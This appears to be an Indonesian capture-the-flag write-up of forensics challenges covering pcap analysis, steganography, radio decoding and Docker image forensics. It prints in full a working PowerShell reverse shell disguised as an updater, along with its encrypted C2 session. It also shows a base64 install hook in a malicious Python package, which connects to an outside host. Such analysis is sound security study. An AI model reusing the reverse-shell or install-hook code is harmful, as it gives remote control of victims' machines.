
Write-Up Qualification Round CBD 2025

Etern1ty



Daftar Isi

FORENSIC

Stolen Data

Flag: CBD{bz_c2_with_encrypted_traffic_d34da5}


Deskripsi

During routine monitoring, unusual network activity was observed. A capture of the traffic was saved for analysis to determine what data may have been exfiltrated.

Author: bl33dz


Informasi Terkait Soal

network-log.pcap



Pendekatan

Kalau kita follow tcp stream 0, bakal ada traffic terkait file 38c1a34b-ca87-4efc-8643-1f61f377a7e4?P1=1755606931&P2=404&P3=2&P4=ESOegWz9pdCT9%2f9Oxtpiep256w5nqR9MVjjczmWCptr%2b%2bYsOJW8w9w%2fms5Kn4bfqEu1tfobfh8au1DrgXeoIFg%3d%3d, tcp stream 5 berisi test.mp4, tcp stream 13 berisi **updater.exe**, tcp stream 18 berisi banyak str b64. Kita juga bisa export file file ini. Untuk file 38c1... itu terbagi jadi chunk chunk kecil, tapi itu bukan fokus utama kita sekarang. Fokus utama kita ada di test.mp4 dan **updater.exe**, karena dua file ini berasal dari 117.53.47.247 dan tentu saja sebuah **.exe** sudah jadi tanda “sus”.



Untuk test.mp4 sendiri ternyata rickroll (rickroll in 2025 goes crazy 🥀) dan updater.exe memang sebuah .exe dan saya sempat decompile dan ingin reverse tapi sepertinya rabbit hole jadi saya cari cara lain. Perlu diingat kalau tcp stream 18 yang berisi banyak str b64 komunikasinya ke port 4444 yang dimana itu bukan port umum dan str b64 tidak bisa didecode langsung jadi curiganya updater.exe ini yang membuat adanya traffic di stream ini.

Ternyata kalau kita kembali di stream 13 yang berisi traffic updater.exe, ada source code asli dari updater.exe:

updater.exe

```
$server = "117.53.47.247"
$port = 4444
$sharedHex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"

function HexToBytes {
    param([string]$hex)
    if ($hex.Length % 2 -ne 0) { throw "Hex string length must be
even" }
    $count = $hex.Length / 2
    $bytes = New-Object byte[] $count
    for ($i = 0; $i -lt $count; $i++) {
        $bytes[$i] = [Convert]::ToByte($hex.Substring($i*2,2), 16)
    }
    return $bytes
}

$secret = HexToBytes $sharedHex
$aesKey = $secret[0..15]
```

```
$hmacKey = $secret[16..($secret.Length - 1)]

function Encrypt-Message {
    param([string]$plaintext)
    $plainBytes = [System.Text.Encoding]::UTF8.GetBytes($plaintext)
    $block = 16
    $pad = $block - ($plainBytes.Length % $block)
    if ($pad -eq 0) { $pad = $block }
    $padded = New-Object byte[] ($plainBytes.Length + $pad)
    [Array]::Copy($plainBytes, 0, $padded, 0, $plainBytes.Length)
    for ($i = $plainBytes.Length; $i -lt $padded.Length; $i++) {
$padded[$i] = [byte]$pad }
    $iv = New-Object byte[] 16
    $rng = New-Object
System.Security.Cryptography.RNGCryptoServiceProvider
    $rng.GetBytes($iv)
    $rng.Dispose()
    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::None
    $aes.Key = [byte[]]$aesKey
    $aes.IV = [byte[]]$iv
    $encryptor = $aes.CreateEncryptor()
    $ct = $encryptor.TransformFinalBlock($padded, 0, $padded.Length)
    $encryptor.Dispose()
    $aes.Dispose()
    $hmac =
[System.Security.Cryptography.HMACSHA256]::new([byte[]]$hmacKey)
    $mac = $hmac.ComputeHash( ($iv + $ct) )
    $hmac.Dispose()
    $blob = ($iv + $ct + $mac)
    return [System.Convert]::ToBase64String($blob)
}

function Decrypt-Message {
    param([string]$b64)
    $blob = [System.Convert]::FromBase64String($b64)
    $iv = $blob[0..15]
    $tag = $blob[($blob.Length - 32)..($blob.Length - 1)]
    $ct = $blob[16..($blob.Length - 33)]
    $hmac =
[System.Security.Cryptography.HMACSHA256]::new([byte[]]$hmacKey)
```

```
    $calc = $hmac.ComputeHash( ($iv + $ct) )
    $hmac.Dispose()
    if ([System.Convert]::ToBase64String($calc) -ne
[System.Convert]::ToBase64String($tag)) { throw "HMAC failed" }
    $aes = New-Object System.Security.Cryptography.AesManaged
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::None
    $aes.Key = [byte[]]$aesKey
    $aes.IV = [byte[]]$iv
    $decryptor = $aes.CreateDecryptor()
    $padded = $decryptor.TransformFinalBlock($ct, 0, $ct.Length)
    $decryptor.Dispose()
    $aes.Dispose()
    $padLen = $padded[$padded.Length - 1]
    $plainLen = $padded.Length - $padLen
    if ($plainLen -le 0) { return "" }
    $plain = New-Object byte[] $plainLen
    [Array]::Copy($padded, 0, $plain, 0, $plainLen)
    return [System.Text.Encoding]::UTF8.GetString($plain)
}

Write-Host "Checking for updates..." -ForegroundColor Yellow
Start-Sleep -Seconds 2
Write-Host "Downloading update definitions..." -ForegroundColor
Yellow
Start-Sleep -Seconds 2
Write-Host "Installing updates..." -ForegroundColor Yellow
Start-Sleep -Seconds 2

try {
    $client = New-Object System.Net.Sockets.TcpClient($server, $port)
    $stream = $client.GetStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $reader = New-Object System.IO.StreamReader($stream)
    $writer.AutoFlush = $true
    while ($true) {
        $line = $reader.ReadLine()
        if ([string]::IsNullOrEmpty($line)) {
            break
        }
        try { $cmd = Decrypt-Message $line } catch { continue }
        if ($cmd -eq "exit" -or $cmd -eq "quit") { break }
```

```
        try { $out = Invoke-Expression $cmd | Out-String } catch {
$out = "Error: $($_.Exception.Message)" }
        if ($out -eq "") { $out = "<no output>" }
        $enc = Encrypt-Message $out
        $writer.WriteLine($enc)
    }
    $writer.Close()
    $reader.Close()
    $client.Close()
} catch {}

Write-Host "Update failed..." -ForegroundColor Red
```

Jadi asumsi kalau updater.exe itu yang membuat adanya traffic str b64 tadi ternyata benar misal kita lihat fungsi Encrypt-Message, jadi updater.exe ini singkatnya membuat revshell ke suatu C2 server.

```
$sharedHex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"
$secret = HexToBytes $sharedHex
$aesKey = $secret[0..15]
$hmacKey = $secret[16..($secret.Length - 1)]
```

Kita pun mendapat key untuk enkripsinya, jadi dari sini kita bisa buat script untuk melakukan dekripsi ke semua str b64 yang kita dapat dari stream 18 tadi.

Solusi

solver.py

```python
from Crypto.Cipher import AES
from Crypto.Hash import HMAC, SHA256
import base64

shared_hex =
"9f4c8b2e6a7f1d3b9ab2c4d5e6f70812a1b2c3d4e5f60718293a4b5c6d7e8f90"
secret = bytes.fromhex(shared_hex)
aes_key = secret[:16]
hmac_key = secret[16:]

c2_ = """
uFElSUDzPVPMFoGUChV/z3xDHzXmQqKc+GyyGVzo0Hl1k6WLQXXieTrA7PRL5AnYHaueX
4AH7ws8bhIc2f8fEA==
```

```
06xIYV09Jtdayw68707koCw+1giivXo5+aZs2WsJbp9U65uW1wnTRho7cDFPTcUOzWq3S
CqUy4jX0ktoioM5XSA/5jDSg07nRY6SZ/3RMgWTOSngjlU+PHb8jozD0zgPNlNVp5qZos
MRlWl3cGRO4DCSOjXcLcj1IJ/iCRDzjqAmfe2ENpXwNRPzdjoJ1Lih1NEXkRheU2I+qjm
ESM1lXDw/4U3Sv3ay7d8ONvH9Ko4zDMEnffiqlOPCJGM/SJsqXuqq2YOor5tm8KluscqR
fWUJBDU0AL5iqfB6kDgo+mxg4ci3m4g9nxXmTQAeYmHj7KyJnnosdT+IExg5BA+oHZ0K5
B9sweyuYdAj8eor037QWo9mSzb0yupZkCU5KfjJdb3KZzLcIfA0zM38rsIriKLKZ5JL/H
b/yYcpmhjH8oALR5cqyaxstFCpjkqT5H8IrDcbyPn2yJ1IJMvPdZ0FY8yPPTqJRtY0R6l
gM+3u1uc1H/z8n6DI3omn3z4A/l9lRRWjJx6Iv1EJLyp7X63kKtA6Ti+TNKUQ4Mnnnsz/
TiHyZLgQjTVp52HlqpFv/vOohRcUzeHCE3wTOKgpRSDLRqKKQduB7wC4J7+wh2adPzGQl
duhW2b439DExnX+A2ZjTwvMQz4lWg3ftgup48yEivAYDvdj8xySarNlwMWycIc7hN8QBe
8DgDFq1jyE0HGm2KinbAJkqe0oEkOxJYkQxokQx35nXBxp5FrZYbjVQRGYGsBBb2N3roS
Ng9OSYRK6LGxFK4BgVeltEA/3UtBsNNg09Po1DsgIFrPzC6xUyRRjuuXL3/41V3i8NhQ7
ec2jjEvdYVRw8YbsRes/WaqGozDWKwGjnVuhYW3qFWNKofHxIpzyq0b0f1YKTf5rVtw3x
OuNegy6B6Am5/q12M325WDMpV3uOeltsdRjmrc92tj9UeXHwbrJspj9MG2qt2q8crZiSu
9ZV5eJeXV6D7/FnwlwZBLJRQpd5IbKwb9BJ5AixO5TfwyA+uh4LMgItpF8m0sYVhqoQao
NpQwlHzDc3GzBU6erLN5OgaT0TrmjkQURm/uxZ5Xgwyyqbt9fFn5HiyixBrBmGRq0gvKK
136u45JVf9ntaxOMRlP+3Uw0YPKCrHPmqmW2Hh8f266MtP6xG+q5ld1E2Gm+sq0fZxsQn
ik1fDecG05uz3nh9HUs0ddq/7aRqNn9Zbql9IYQ7ecCACFtt6J4gYsQFHQIom+ulc5X0v
k/NDhNfjcwmOPbOVK4uTqPzT1DnzI0kotwxbOQ
nWYIYnC1KprZ4/4Vk4aRsYBDKjshy0li/fpq+m+dBJSFSk4u8Nez7k+QN0a2XUqbs58j/
LlPwCVfm61Hz48/dg==
qVD5UOST6KCsExb6zKk3etuW7NK8jaYHjZTEXDH9QlUShnP0FqZcwARbqu44MmKFCXvrb
F2pphTVqy5gc0b0uDWJVP3Hk1+Cd+HFU/PDcDU=
dTIvUSYRgnAAvlyO1Hkx/OOQPin7hMmJQQSehHeX+8zE9YSCKrOck2/mKQljezpbxjpSB
U58MS3XGgoqf+R8VQ==
smGxdkdshL0K+n6aPr3+dcdBMv5xlQDqvZRC3WunYR4f6Nu5zxKbVeINY7rj4/ydWFPjI
Qy4kCCkKDwaQx9vLQ==
BrRs8VV+Mxz9w8r+FDfOqqPLML99KkZ8xX/MLo/thmeqDTuon7xa6g3RG9A7K1/WHjbHn
wnDrK1DViIgohafEw==
RG0TIV/sGIHeeqCPZqQf+SzglTRcedkj2WYsBFRr4pLZRtJ8rN7e/2jXMBpv1N46ErcuW
QB44jbNQF89NTSzvPKtoqKTk7AntCNzy6FUrTFWZ79Ri+yhlGHFCRhzMP2BX5SrP5dsSQ
ZaHKSxNGzXRjSz7qTqlnkNzWCcJEgO3CtuccWZeTDSQBAhtiLE2FV7TgSBYs9/7T3XQIC
+EccnsFXID+6D4+JWH5pjdj38SHgpFsNnDAjcUP604+EATPpMG0ywi0cXFNQ1ek4CAvj6
3flLYdMR0KMU6Sf3x5QZXQOJZhQMmTG7yWqRqtOkcXqA1FD0CQjie+Ph9njdy0tQpQQVc
7NblhEg13KFYvA5QJs=
QMJV9oEOy61NiooT0ariAMxwuZcNA5mirRDU0E70kMPYBBh7Q22ezIbyE96eYIta8+Y9r
25Lee3MJ7e3FCJXjg==
+rS7lo2HOrGzO/JK1zeDv0GeAYcYXPvsT5yS0zlaaGB0pdhJ8m7xFCfCpN1WJpxQ/kH9Z
N/F4i8v+yGHFVeOyf5ULvPHTTJhyc9n4GBzZNHZjK2FEMa/AvAcCI3Lhp9JEGtNDRrrIP
7OMWMXko0yBFqnEzB5oxs8Xzp697haVvHQY74aL++bHPgI9EnZWmHSq/wMTStRvdqn4X2
7VCgyqtk+QHJAxHKo66guBgi37fVVLMosx9TnK96M7CKrDvW2qII0D9BCyEO9LKsC7itf
9PdLfKLq7A7ugaZ993x0KeUehJgr0iN6tOcigcim8JHQRAq5lToq/xawERbIqbLHFw7/V
```

```
xwlYM3W4NbpyMAJsCoOSXfNmQx/oa937+HRYk2x36ZFUZvM2/VA7uQujTfGsif4/79Z3e
uRpjmNrH5nJvEVTwU/EQ/2sRxbVAX/K1vnxf1+5dJ7U+k6dAHDiIdE4OesO1etq23DYVU
WHDW4sLJ8fmNtCHva/1WLsf2Q005V5Lrm/256z0/S7b5/LuysOANe9sz9uyH2G/+ZRJIW
qsut/ShsFuqT00zKKTUXJ7j0dMI95uNZS/klIOxY9xbU5x5jV1qoz1UsUfaLhW8tVURxH
6393hj29cT0Yemhoryw
wsYcLULgx6bRP4xMHOQseoSXf+pivRZo5ar6f5jyOY79f/Y0VzKRGxXG+Ih02ljbmluGe
hXHlS07CsQFoXlL6g==
tlBIsYYaZvVp1EkBD2oqhtKGLYLntS4Pd+TBKfjrgZQ6QUCHt5nGcJXvO8kNCe780f5P7
miE6Ty4vOjfVxymbq5DAAAyyxYeZs6SQDdCHa2kdj7wroLkOZ/Jv3zmPN/v
"""

def decrypt(b64_string):
    blob = base64.b64decode(b64_string)
    iv = blob[:16]
    tag = blob[-32:]
    ciphertext = blob[16:-32]
    hmac = HMAC.new(hmac_key, digestmod=SHA256)
    hmac.update(iv + ciphertext)
    calculated_tag = hmac.digest()
    if calculated_tag != tag:
        return "hmac verification failed"

    cipher = AES.new(aes_key, AES.MODE_CBC, iv)
    padded_plaintext = cipher.decrypt(ciphertext)
    pad_len = padded_plaintext[-1]
    plaintext = padded_plaintext[:-pad_len]
    return plaintext.decode().strip()

if __name__ == "__main__":
    messages = [line for line in c2_.strip().split('\n') if line]
    for i, message in enumerate(messages):
        dec = decrypt(message)
        if i % 2 == 0:
            print(f"[C2 Server -> Malware]: {dec}")
        else:
            print(f"[Malware -> C2 Server]:\n{dec}\n")
```

Hasil

```
[C2 Server -> Malware]: dir
[Malware -> C2 Server]:
Directory: C:\Users\orion\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         8/13/2025   8:44 AM                WiresharkPortable64
-a----         8/13/2025   9:32 AM             16 notes.txt
-a----         8/13/2025   9:34 AM        1250856 npcap-1.83.exe
-a----         8/13/2025   9:53 AM          29184 updater.exe
-a----         8/13/2025   8:41 AM       64483024 WiresharkPortable64_latest.paf.exe

[C2 Server -> Malware]: type notes.txt
[Malware -> C2 Server]:
Nothing's there?

[C2 Server -> Malware]: cd ..\Documents
[Malware -> C2 Server]:
<no output>

[C2 Server -> Malware]: dor
[Malware -> C2 Server]:
Error: The term 'dor' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spell
ing of the name, or if a path was included, verify that the path is correct and try again.

[C2 Server -> Malware]: dir
[Malware -> C2 Server]:
Directory: C:\Users\orion\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/13/2025   9:35 AM             40 flag.txt

[C2 Server -> Malware]: type flag.txt
[Malware -> C2 Server]:
CBD{bz_c2_with_encrypted_traffic_d34da5}
```

Hidden Sight

Flag: CBD{1_d0nT_wH4t_I_44mm_do1nGg_19Nik1j4}

Deskripsi

Blue Team caught two suspicious files. Help blue team to find out what's actually in that file. The team said that the file related with cache

Password:
`fd9fbac804de39ba121c41173923a86f1702f1c290294f3abc2d2544bc9d93ef`

Author: `Rin4th`

Informasi Terkait Soal

Diberikan zip yang berisi 2 file, btr.jpg dan bcache24.bmc (cuma bcache kosong).

btr.jpg

```
> file btr.jpg
btr.jpg: JPEG image data, baseline, precision 8, 640x333, components 3

> exiftool btr.jpg
ExifTool Version Number         : 13.10
File Name                       : btr.jpg
Directory                       : .
File Size                       : 2.9 MB
File Modification Date/Time     : 2025:08:16 05:05:38+07:00
File Access Date/Time           : 2025:08:17 14:02:53+07:00
File Inode Change Date/Time     : 2025:08:17 14:02:43+07:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Image Width                     : 640
Image Height                    : 333
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640x333
```

Pendekatan & Solusi

Kelihatannya btr.jpg file normal, tapi karena cuma diberikan gambar ini jadi saya langsung coba foremost:

```
> foremost -i btr.jpg
Processing: btr.jpg
|foundat=Cache0000.bin◆;◆n◆U◆◆◆~g◆9'_
S◆◆Jb
     ◆S◆◆Jl◆◆L◆QL◆◆hD◆◆
                        ◆◆P◆B;◆"Z◆◆◆M◆N◆£srvn◆◆◆◆◆{◆?◆◆>{◆Z◆Ш◆C<◆◆}◆◆◆w}◆◆?◆◆=z◆◆o◆◆◆◆◆◆◆7◆◆=z◆◆◆◆◆◆◆
```

Can You Hear It?

Flag: CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}

Deskripsi

A single burst in the noise, can you hear it?

Author: Cyrus

Informasi Terkait Soal

chall.rf64

```
> file chall.rf64
chall.rf64: RIFF (little-endian) data, WAVE audio, mono 48000 Hz
```

Pendekatan & Solusi

Tentunya awalnya coba ganti ke .wav dulu, ada audio tapi cuma bentar banget, dibawah 1 detik. Habis google dorking, ketemu lah satu writeup, dan ternyata sama persis dengan writeup ini: https://ctftime.org/writeup/21662

```
> sox -t wav chall.wav -esigned-integer -b16 -r 22050 -t raw output.raw

> multimon-ng -t raw -a AFSK1200 output.raw
multimon-ng 1.3.1
  (C) 1996/1997 by Tom Sailer HB9JNX/AE4WA
  (C) 2012-2024 by Elias Oenal
Available demodulators: POCSAG512 POCSAG1200 POCSAG2400 FLEX FLEX_NEXT EAS UFSK1200 CLIPFSK FMSFSK AFSK1200 AFSK2400 AFSK240
0_2 AFSK2400_3 HAPN4800 FSK9600 DTMF ZVEI1 ZVEI2 ZVEI3 DZVEI PZVEI EEA EIA CCIR MORSE_CW DUMPCSV X10 SCOPE
Enabled demodulators: AFSK1200
AFSK1200: fm CBDX01-0 to APRS-0 UI  pid=F0
!/4K!!NK6mO   /A=004049CBD{tr4nsm1ss10n_c4rr13r_n01se_c2m96e}
```

Data Insights

Flag:
CBD{apa_persamaan_tango_sama_docker_image?_sama_sama_berlapis_lapis_xixixi_f00c3a}

Deskripsi

Data Insights, the company's analytics platform, started acting strangely after a recent update. The Docker image used in the deployment was preserved for review, and the incident is under investigation.

Link: https://drive.google.com/file/d/1e1ZjKo89w0t2Z76yAgsYsDtCZJyQWeOa/view


Password:
6ae92f3ff7a84d64a68de4c666bc6b5c1b7b759dc92b3173cbe521da98d89575

Informasi Terkait Soal

Diberikan sebuah tarball yang misal diunzip isinya seperti ini:

Pendekatan & Solusi

Dari sini terlihat bahwa ini merupakan container forensics, karena untuk struktur diatas ini dipakai oleh docker, dan kita bisa langsung load tarballnya ke docker pakai docker load. Kemudian kita bisa docker run dan kita masuk ke imagenya.



Setelah membaca app.py dan index.html di dalam templates, tidak ada hal yang menarik. Jadi kita coba saja cari file yang mungkin berisi flag, ternyata ada di /tmp.

```
root@a87fecc48971:/app# find / -name "*flag*" 2>/dev/null
/tmp/flag.txt
/usr/local/lib/python3.12/site-packages/pandas/tests/test_flags.py
/usr/local/lib/python3.12/site-packages/pandas/tests/__pycache__/test_flags.cpython-312.pyc
/usr/local/lib/python3.12/site-packages/pandas/core/__pycache__/flags.cpython-312.pyc
/usr/local/lib/python3.12/site-packages/pandas/core/flags.py
/usr/local/lib/python3.12/site-packages/numpy/_core/_operand_flag_tests.cpython-312-x86_64-linux-gnu.so
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/sys/module/usbip_core/parameters/usbip_debug_flag
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
root@a87fecc48971:/app#
```

```
root@a87fecc48971:/tmp# cat flag.txt
6106211908110f7f372b275c2d040f14167f45534e4f0d301c0a1a0e2d0946414921173d000c0f4722710a5c2d040f2a0b415c537f4a071d030
a070601324543522d163d110816493f270a497c590d46195d3broot@a87fecc48971:/tmp#
```

Dari sini kita mendapat flag dalam bentuk hex yang sepertinya terenkripsi oleh sesuatu. Jadi dari sini objective berganti ke mencari key untuk mendapatkan flag. Karena setelah eksplorasi image tidak ada yang menarik, teringat kalau kita diberikan blobs atau history dari image ini.

```
> docker history oh-my-flask:latest
IMAGE          CREATED         CREATED BY                                      SIZE      COMMENT
bce4d93c388d   3 days ago      /bin/sh -c #(nop)  CMD ["python3" "app.py"]     0B
<missing>      3 days ago      /bin/sh -c #(nop)  EXPOSE 5000                  0B
<missing>      3 days ago      /bin/sh -c #(nop) COPY dir:279c1db0cb14c8f65…   19.2kB
<missing>      3 days ago      /bin/sh -c rm -rf /var/lib/apt/lists/*     &…   0B
<missing>      3 days ago      /bin/sh -c wget -O data-insights.tar.gz http…   1.88MB
<missing>      3 days ago      /bin/sh -c pip install --no-cache-dir flask …   158MB
<missing>      3 days ago      /bin/sh -c apt-get update && apt-get install…   24.5MB
<missing>      5 weeks ago     /bin/sh -c #(nop) WORKDIR /app                  0B
<missing>      12 months ago   CMD ["python3"]                                 0B        buildkit.dockerfile.v0
<missing>      12 months ago   RUN /bin/sh -c set -eux;   savedAptMark="$(a…   12.8MB    buildkit.dockerfile.v0
<missing>      12 months ago   ENV PYTHON_GET_PIP_SHA256=6fb7b781206356f45a…   0B        buildkit.dockerfile.v0
<missing>      12 months ago   ENV PYTHON_GET_PIP_URL=https://github.com/py…   0B        buildkit.dockerfile.v0
<missing>      12 months ago   ENV PYTHON_PIP_VERSION=24.2                     0B        buildkit.dockerfile.v0
<missing>      12 months ago   RUN /bin/sh -c set -eux;  for src in idle3 p…   32B       buildkit.dockerfile.v0
<missing>      12 months ago   RUN /bin/sh -c set -eux;   savedAptMark="$(a…   34.3MB    buildkit.dockerfile.v0
<missing>      12 months ago   ENV PYTHON_VERSION=3.12.5                       0B        buildkit.dockerfile.v0
<missing>      12 months ago   ENV GPG_KEY=7169605F62C751356D054A26A821E680…   0B        buildkit.dockerfile.v0
<missing>      12 months ago   RUN /bin/sh -c set -eux;  apt-get update;  a…   9.23MB    buildkit.dockerfile.v0
<missing>      12 months ago   ENV LANG=C.UTF-8                                0B        buildkit.dockerfile.v0
<missing>      12 months ago   ENV PATH=/usr/local/bin:/usr/local/sbin:/usr…   0B        buildkit.dockerfile.v0
<missing>      12 months ago   /bin/sh -c #(nop)  CMD ["bash"]                 0B
<missing>      12 months ago   /bin/sh -c #(nop) ADD file:3d9897cfe027ecc7c…   74.8MB
```


```
CREATED BY  SIZE
/bin/sh -c #(nop)  CMD ["python3" "app.py"] 0B
/bin/sh -c #(nop)  EXPOSE 5000  0B
/bin/sh -c #(nop) COPY dir:279c1db0cb14c8f65667ae50ea2914537aab364fc2d5f0a12351d2120b39a9f8 in .  19.2kB
/bin/sh -c rm -rf /var/lib/apt/lists/*  && rm data-insights.tar.gz  0B
/bin/sh -c wget -O data-insights.tar.gz http://files.phytonhosted.org/packages/7a/02/6086a6be8e6e3920a6430e75a84fe463/data_insights-0.1.0.tar.gz  && pip install data-insights.tar.gz  1.88MB
/bin/sh -c pip install --no-cache-dir flask requests pandas numpy  158MB
/bin/sh -c apt-get update && apt-get install -y wget curl  24.5MB
```

Disini ada 2 blob yang menarik, yaitu yang pertama mendownload data-insights.tar.gz kemudian dihapus oleh blob kedua. Misal kita cek manifest.json yang paling cocok sepertinya blob ini:

```
"sha256:8c1dc647ec301fd623986a8231f4c5bff00fa31a368654f5f824ee25828f03bb": {
    "mediaType": "application/vnd.oci.image.layer.v1.tar",
    "size": 2037248,
    "digest": "sha256:8c1dc647ec301fd623986a8231f4c5bff00fa31a368654f5f824ee25828f03bb"
},
```


Kemudian kita bisa extract blob ini.

File yang dihapus pun ada yaitu data-insights.tar.gz.



Saat kita cek setup.py, ada line b64:

```
class PyInstall(install):
    def run(self):
        config =
exec(base64.b64decode("aW1wb3J0IHNvY2tldAoKcyA9IHNvY2tldC5zb2NrZXQoKQpz
LmNvbm5lY3QoKCcxLjMuMy43JywgNjk2OSkpCm9wZW4oJy90bXAvZmxhZy50eHQnLCd3Jyk
ud3JpdGUoCiAgICAnJy5qb2luKAogICAgICAgIGYie29yZChjKV5vcmQob3BlbignL2V0Yy
